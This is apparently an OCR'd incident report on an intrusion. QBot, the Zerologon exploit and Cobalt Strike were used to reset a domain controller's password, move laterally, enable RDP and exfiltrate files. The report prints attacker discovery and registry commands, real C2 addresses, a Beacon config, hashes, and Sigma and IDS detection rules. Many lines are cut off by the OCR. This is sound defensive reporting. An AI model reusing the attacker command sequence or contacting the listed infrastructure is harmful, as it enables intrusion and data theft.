
```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  - <System>
      <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}" />
      <EventID>4742</EventID>
      <Version>0</Version>
      <Level>0</Level>
      <Task>13825</Task>
      <Opcode>0</Opcode>
      <Keywords>0x8020000000000000</Keywords>
      <TimeCreated SystemTime="[redacted]T17:03:25.2463168Z" />
      <EventRecordID>132429</EventRecordID>
      <Correlation />
      <Execution ProcessID="644" ThreadID="224" />
      <Channel>Security</Channel>
      <Computer>[redacted]</Computer>
      <Security />
    </System>
  - <EventData>
      <Data Name="ComputerAccountChange">-</Data>
      <Data Name="TargetUserName">[redacted]</Data>
      <Data Name="TargetDomainName">[redacted]</Data>
      <Data Name="TargetSid">S-1-5-[redacted]</Data>
      <Data Name="SubjectUserSid">S-1-5-7</Data>
      <Data Name="SubjectUserName">ANONYMOUS LOGON</Data>
      <Data Name="SubjectDomainName">NT AUTHORITY</Data>
      <Data Name="SubjectLogonId">0x3e6</Data>
      <Data Name="PrivilegeList">-</Data>
      <Data Name="SamAccountName">-</Data>
      <Data Name="DisplayName">-</Data>
      <Data Name="UserPrincipalName">-</Data>
      <Data Name="HomeDirectory">-</Data>
      <Data Name="HomePath">-</Data>
      <Data Name="ScriptPath">-</Data>
      <Data Name="ProfilePath">-</Data>
      <Data Name="UserWorkstations">-</Data>
      <Data Name="PasswordLastSet">[redacted] 5:03:25 PM</Data>
      <Data Name="AccountExpires">-</Data>
      <Data Name="PrimaryGroupId">-</Data>
      <Data Name="AllowedToDelegateTo">-</Data>
      <Data Name="OldUacValue">-</Data>
      <Data Name="NewUacValue">-</Data>
      <Data Name="UserAccountControl">-</Data>
      <Data Name="UserParameters">-</Data>
      <Data Name="SidHistory">-</Data>
      <Data Name="LogonHours">-</Data>
      <Data Name="DnsHostName">-</Data>
      <Data Name="ServicePrincipalNames">-</Data>
    </EventData>
  </Event>
```

The PasswordLastSet field is equal to the TimeCreated field, meaning that the password of the domain controller was successfully updated. We can also see that the SubjectUserName is ANONYMOUS LOGON.

A connection was performed from the beachhead to the Domain Controller using the DC account. After authenticating to the DC with the DC account, the threat actors dumped the Domain Admin hash, and then reset the DC password in order to unbreak the Active Directory Domain.



The explorer shell was also restarted by the threat actor:



Defense Evasion

Upon execution of the initial DLL, QBot uses process hollowing to start a suspended instance of explorer.exe (32-bit) and then injects itself into this process.


```
LogName=Security
EventCode=4688
EventType=0
ComputerName=
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=38250
Keywords=Audit Success
TaskCategory=Process Creation
OpCode=Info
Message=A new process has been created.

Creator Subject:
        Security ID:
        Account Name:
        Account Domain:
        Logon ID:               0x741A48

Target Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0x1958
        New Process Name:       C:\Windows\SysWOW64\explorer.exe
        Token Elevation Type:   %%1936
        Mandatory Label:                S-1-16-8192
        Creator Process ID:     0x32b4
        Creator Process Name:   C:\Windows\SysWOW64\rundll32.exe
        Process Command Line:   C:\Windows\SysWOW64\explorer.exe
```

The injected explorer.exe process was used to spawn and inject into additional instances of explorer.exe (32-bit). An example event can be seen below. Source PID 10492 belonging to QBot, injected a DLL into PID 4072 which we discovered was part of Cobalt Strike C2 communication.


```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=10
EventType=4
ComputerName=
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=38015
Keywords=None
TaskCategory=Process accessed (rule: ProcessAccess)
OpCode=Info
Message=Process accessed:
RuleName: technique_id=T1055.001,technique_name=Dynamic-link Library Injection
UtcTime:
SourceProcessGUID: {6634681a-8d6d-6192-3312-000000000500}
SourceProcessId: 10492
SourceThreadId: 11956
SourceImage: C:\Windows\SysWOW64\explorer.exe
TargetProcessGUID: {6634681a-9429-6192-c412-000000000500}
TargetProcessId: 4072
TargetImage: C:\Windows\SysWOW64\explorer.exe
GrantedAccess: 0x1FFFFF
```

Over-Pass-the-Hash from Beachhead

The threat actor obtained the NTLM hash value of the administrator account through the Zerologon exploit and used over-pass-the-hash to request a TGT from the domain controller. We have seen the use of over-pass-the-hash several times before. For example, our Cobalt Strike Defender Guide covers detection of this technique in more detail.



Soon after, a TGT for the administrator account was requested:



Discovery

QBot initially starts a number of processes to collect information about the affected system. This is part of the “SYSTEM INFO” bot request, as described in a recent article from SecureList.

ParentImage	CommandLine	TaskCategory
C:\Windows\SysWOW64\explorer.exe	whoami /all	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	cmd /c set	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	ipconfig /all	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	net view /all	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	net share	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	route print	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	netstat -nao	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	net localgroup	Process Create (rule: ProcessCreate)

Later, more discovery commands were executed via the Cobalt Strike beacon, which gathered information about the active directory environment.

ParentImage	CommandLine	TaskCategory
C:\Windows\SysWOW64\explorer.exe	net group "domain admins" /domain	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	net group "domain controllers" /domain	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	C:\Windows\system32\cmd.exe /C c:\windows\sysnative\nltest.exe /domain_trusts /all_trusts	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	C:\Windows\system32\cmd.exe /C ping -n 1 [redacted]	Process Create (rule: ProcessCreate)

ADFind (renamed in find.exe) used to enumerate computers

```
C:\redacted\find.exe  -f objectcategory=computer -csv n
```

```
Image:          find.exe
FileVersion: 1.52.0.5064
Description: -
Product: AdFind
Company: www.joeware.net
OriginalFileName: AdFind.exe
CommandLine: C:\     \find.exe  -f objectcategory=computer -csv name cn OperatingSystem dNSHostName
```

On the Domain Controller, the threat actors gathered information about the installed security software through WMI:

ParentImage	CommandLine	TaskCategory
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\cmd.exe /C wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\cmd.exe /C wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\cmd.exe /C wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value	Process Create (rule: ProcessCreate)

```
C:\Windows\system32\cmd.exe /C wmic /namespace:\\root\S
C:\Windows\system32\cmd.exe /C wmic /namespace:\\root\S
C:\Windows\system32\cmd.exe /C wmic /namespace:\\root\S
```

Ping was used to verify machines were online

```
ping -n 1 [REDACTED]
```

Lateral Movement

Through the creation of Windows services, Cobalt Strike Beacons (psexec_psh function) were deployed on multiple hosts within the environment.

```
EventCode: 7045
Service File Name: %COMSPEC% /b /c start /b /min powers
User: NT AUTHORITY\SYSTEM
ParentImage: C:\Windows\System32\services.exe
ParentCommandLine: C:\Windows\system32\services.exe
```


On the first Domain Controller, a Cobalt Strike service was installed:


```
Log Source: Microsoft-Windows-Service Control Manager E
```

Multiple services were installed by Cobalt Strike across the environment, here are a few examples:

```
HKLM\System\CurrentControlSet\Services\3141131\ImagePat
HKLM\System\CurrentControlSet\Services\af5ff02\ImagePat
HKLM\System\CurrentControlSet\Services\c46234f\ImagePat
```

Cobalt Strike first calls **OpenSCManagerW** to create the service remotely, then starts it with **StartServiceA** function:



RDP/interactive Logins

Various commands were executed to enable the RDP service on various hosts:

Increase the max RDP connections allowed, in this case a arbitrarily large number.

```
REG  ADD "HKLM\SYSTEM\CurrentControlSet\Control\Termina
```

Makes sure the RDP listener is enabled.

```
REG  ADD "HKLM\SYSTEM\CurrentControlSet\Control\Termina
```

Makes sure the user is allowed to RDP to the terminal server.

```
REG  ADD "HKLM\SYSTEM\CurrentControlSet\Control\Termina
```

Makes sure the terminal server is set to enabled.

```
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
```

Makes sure terminal services is set to remote admin mode.

```
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
```

Makes sure that the terminal service will start idle sessions.

```
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
```

Enables advertisement of the terminal server.

```
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
```

Makes sure terminal server is set to allow connections.

```
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
```

Makes sure terminal server is set to simultaneous sessions.

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal
```

Makes sure multiple sessions are allowed.

```
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
```

Starts the terminal services and sets service to autostart.

```
sc config termservice start= auto
net  start termservice /y
```

The threat actor then established interactive administrative RDP sessions and pivoted to different hosts in the network.


```
LogName=Security
EventCode=4624
EventType=0
ComputerName=
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=12572
Keywords=Audit Success
TaskCategory=Logon
OpCode=Info
Message=An account was successfully logged on.

Subject:
        Security ID:            S-1-5-18
        Account Name:
        Account Domain:
        Logon ID:               0x3E7

Logon Information:
        Logon Type:             10
        Restricted Admin Mode:  No
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-853439379-3680187918-914098032-500
        Account Name:           Administrator
        Account Domain:
        Logon ID:               0x1213E97
        Linked Logon ID:                0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {56eb6b07-4091-d736-d28e-f8efd0dc9158}

Process Information:
        Process ID:             0x3c
        Process Name:           C:\Windows\System32\svchost.exe
```

```
LogName=Security
EventCode=4624
Logon Type=10 (Remote Interactive Logon - RDP)
```

Named pipe (SMB)

The base64 encoded payload can be decoded using this Cyberchef recipe (shout out @0xtornado) which represents a SMB

beacon that creates the named pipe “dce_3d”.




```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=17
EventType=4
ComputerName=[redacted]
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=43747
Keywords=None
TaskCategory=Pipe Created (rule: PipeEvent)
OpCode=Info
Message=Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime: [redacted]
ProcessGuid: {3acf9a2a-953e-6192-cd20-000000000300}
ProcessId: 396
PipeName: \dce_3d
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
```

```
LogName=Microsoft-Windows-System/Operational
EventCode=17
TaskCategory=Pipe Created (rule: PipeEvent)
```

Command and Control

QBot details – 24.229.150.54 // 41.228.22.180


24.229.150[.]54:995 / avlhestito[.]us

```
Certificate: 25:a6:ef:79:48:98:54:ee:bb:a6:bd:10:ee:c1:
Not Before  2021/11/15 09:24:49 UTC
Not After  2022/11/15 13:18:32 UTC
Issuer Org  Rsc Inpye LLC.
Subject Common  avlhestito[.]us
Public Algorithm  rsaEncryption
JA3: c35a61411ee5bdf666b4d64b05c29e64
JA3s: 7c02dbae662670040c7af9bd15fb7e2f
```

41.228.22[.]180:443 / xrhm[.]info

```
Certificate:    96:39:a9:52:e9:9a:1e:29:c5:dc:b3:72:01:
Not     Before:  2021/11/12 04:34:10 UTC
Not After:      2022/11/12 10:08:57 UTC
Issuer Org:  Bqatra Bamito Inc.
Subject Common:  xrhm[.]info
Public Algorithm:  rsaEncryption
JA3:  c35a61411ee5bdf666b4d64b05c29e64
JA3s: 7c02dbae662670040c7af9bd15fb7e2f
```

Here is the initial access DLL (Qbot) information from Tria.ge



Cobalt Strike details – 5.255.98[.]144

This Cobalt Strike server was added to our Threat Feed on 2021-11-16.

5.255.98.144:8888 / 5.255.98.144:443 / 5.255.98.144:8080 / dxabt[.]com

```
Certificate: [25:fe:be:6d:0e:8d:48:5a:94:cf:46:84:d7:7e
Not Before: 2021/11/07 03:00:53 UTC
Not After: 2022/02/05 03:00:52 UTC
Issuer Org: Let's Encrypt
Subject Common: dxabt[.]com [dxabt[.]com,ns1.dxabt[.]co
Public Algorithm: rsaEncryption
JA3: 0eecb7b1551fba4ec03851810d31743f
JA3s: ae4edc6faf64d08308082ad26be60767
```

Config:

```
{
    "x64": {
        "uri_queried": "/tRPG",
        "sha256": "dec25fc2fe7e76fe191fbfdf48588c4325f5
        "config": {
            "HTTP Method Path 2": "/faq",
            "Jitter": 79,
            "C2 Server": "dxabt[.]com,/case",
            "Spawn To x86": "%windir%\\syswow64\\runonc
            "Method 1": "GET",
            "C2 Host Header": "",
            "Method 2": "POST",
            "Watermark": 426352781,
            "Spawn To x64": "%windir%\\sysnative\\runon
            "Beacon Type": "8 (HTTPS)",
            "Port": 443,
            "Polling": 53988
        },
        "time": 1637416040175.3,
        "md5": "30cc71d5b5d7778774c54486558690d3",
        "sha1": "5f36c6cffdbae0d631c8889b4d9bad1248f899
    },
    "x86": {
        "uri_queried": "/Mr0m",
        "sha256": "a992d57b2f6164e599952ea3c245962824ad
        "config": {
            "HTTP Method Path 2": "/faq",
            "Jitter": 79,
            "C2 Server": "dxabt[.]com,/case",
            "Spawn To x86": "%windir%\\syswow64\\runonc
            "Method 1": "GET",
            "C2 Host Header": "",
            "Method 2": "POST",
            "Watermark": 426352781,
            "Spawn To x64": "%windir%\\sysnative\\runon
            "Beacon Type": "8 (HTTPS)",
            "Port": 443,
            "Polling": 53988
        },
```

```
            "time": 1637416038974.9,
            "md5": "c1fd49c043894c1dff8bc02b17f8942c",
            "sha1": "e915f74be310b1687db6b290af2f78583a9815
        }
    }
```



Exfiltration

While the threat actors were active in the environment, we received 3 different alerts stating that someone had opened canary documents from the IP address 91.193.182[.]165. These alerts tell us that data was indeed exfiltrated from the environment.


```
ip: "91.193.182.165"
city: "Moscow"
region: "Moscow"
country: "RU"
loc: "55.7522,37.6156"
org: "AS12722 RECONN LLC"
postal: "101000"
timezone: "Europe/Moscow"
```



The threat actors were most interested in files concerning financial statements, ransomware reports, and salary data.

The C2 channel was encrypted and multiple connections were established with the internal file server. No other traffic was observed for possible exfiltration leading us to the conclusion that the command and control channel was used for the exfiltration.



At 17:35 UTC, the Cobalt Strike Beacon was deployed on the File Server.

According to the number of connections to the C2 from the File Server per minute, we can conclude that exfiltration was done between 17:52 UTC and 18:00 UTC.



Spike in traffic from file share server to Cobalt Strike command and control server.

IOCs

Network

```
QBOT
24.229.150[.]54:995  - avlhestito[.]us
41.228.22[.]180:443 - xrhm[.]info

Cobalt Strike
5.255.98[.]144:8888 / dxabt[.]com
5.255.98[.]144:443 / dxabt[.]com
5.255.98[.]144:8080 / dxabt[.]com
```

File

```
Intial Exec Qbot DLL
MD5:53510e20efb161d5b71c4ce2800c1a8d
SHA1:2268178851d0d0debb9ab457d73af8a5e50af168
SHA2:e2bc969424adc97345ac81194d316f58da38621aad3ca7ae27

QBot DLL (extracted from registry):
MD5:312e52b4109741893f17bc524084100f
SHA1:7ca650945223eab088f43fd472e3592be2ed9d32
SHA2:4d3b10b338912e7e1cbade226a1e344b2b4aebc1aa2297ce49

cool.exe
MD5:59E7F22D2C290336826700F05531BD30
SHA1:3B2A0D2CB8993764A042E8E6A89CBBF8A29D47D1
SHA256:F63E17FF2D3CFE75CF3BB9CF644A2A00E50AAFFE45C1ADF2
```

Detections

Network

```
ET POLICY Powershell Activity Over SMB - Likely Lateral
ET POLICY Command Shell Activity Using Comspec Environm
ET RPC DCERPC SVCCTL - Remote Service Control Manager A
ET CNC Feodo Tracker Reported CnC Server group 15
ET CNC Feodo Tracker Reported CnC Server group 16

The following rules may cause performance issues (and a
ET EXPLOIT Possible Zerologon NetrServerReqChallenge wi
ET EXPLOIT Possible Zerologon NetrServerAuthenticate wi
ET EXPLOIT [401TRG] Possible Zerologon (CVE-2020-1472)
ET EXPLOIT [401TRG] Possible Zerologon (CVE-2020-1472)
```

New signatures thanks to @ET_Labs!

```
2035258 - ET EXPLOIT Zerologon Phase 2/3 - NetrServerAu
2035259 - ET EXPLOIT Zerologon Phase 2/3 - NetrServerAu
2035260 - ET EXPLOIT Zerologon Phase 2/3 - NetrServerAu
2035261 - ET EXPLOIT Zerologon Phase 2/3 - NetrServerAu
2035262 - ET EXPLOIT Zerologon Phase 3/3 - Malicious Ne
2035263 - ET EXPLOIT Zerologon Phase 3/3 - NetrLogonSam
```

Sigma

```
title: Scheduled task executing powershell encoded payl
status: Experimental
description: Detects the creation of a schtask that exe
author: @Kostastsale, @TheDFIRReport
references:
  - https://thedfirreport.com/2022/02/21/qbot-and-zerol
date: 2022/02/12
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith: '\schtasks.exe'
    CommandLine|contains|all:
      - '/Create'
      - '/SC'
  selection2:
    CommandLine|contains|all:
      - 'FromBase64String'
      - 'powershell'
      - 'Get-ItemProperty'
      - 'HKCU:'
  condition: selection1 and selection2
falsepositives:
  - Uknown
level: high
tags:
  - attack.execution
  - attack.persistence
  - attack.t1053.005
  - attack.t1059.001
```

```
title: Execution of ZeroLogon PoC executable
status: Experimental
description: Detects the execution of the commonly used
author: @Kostastsale, @TheDFIRReport
references:
  - https://thedfirreport.com/2021/11/01/from-zero-to-d
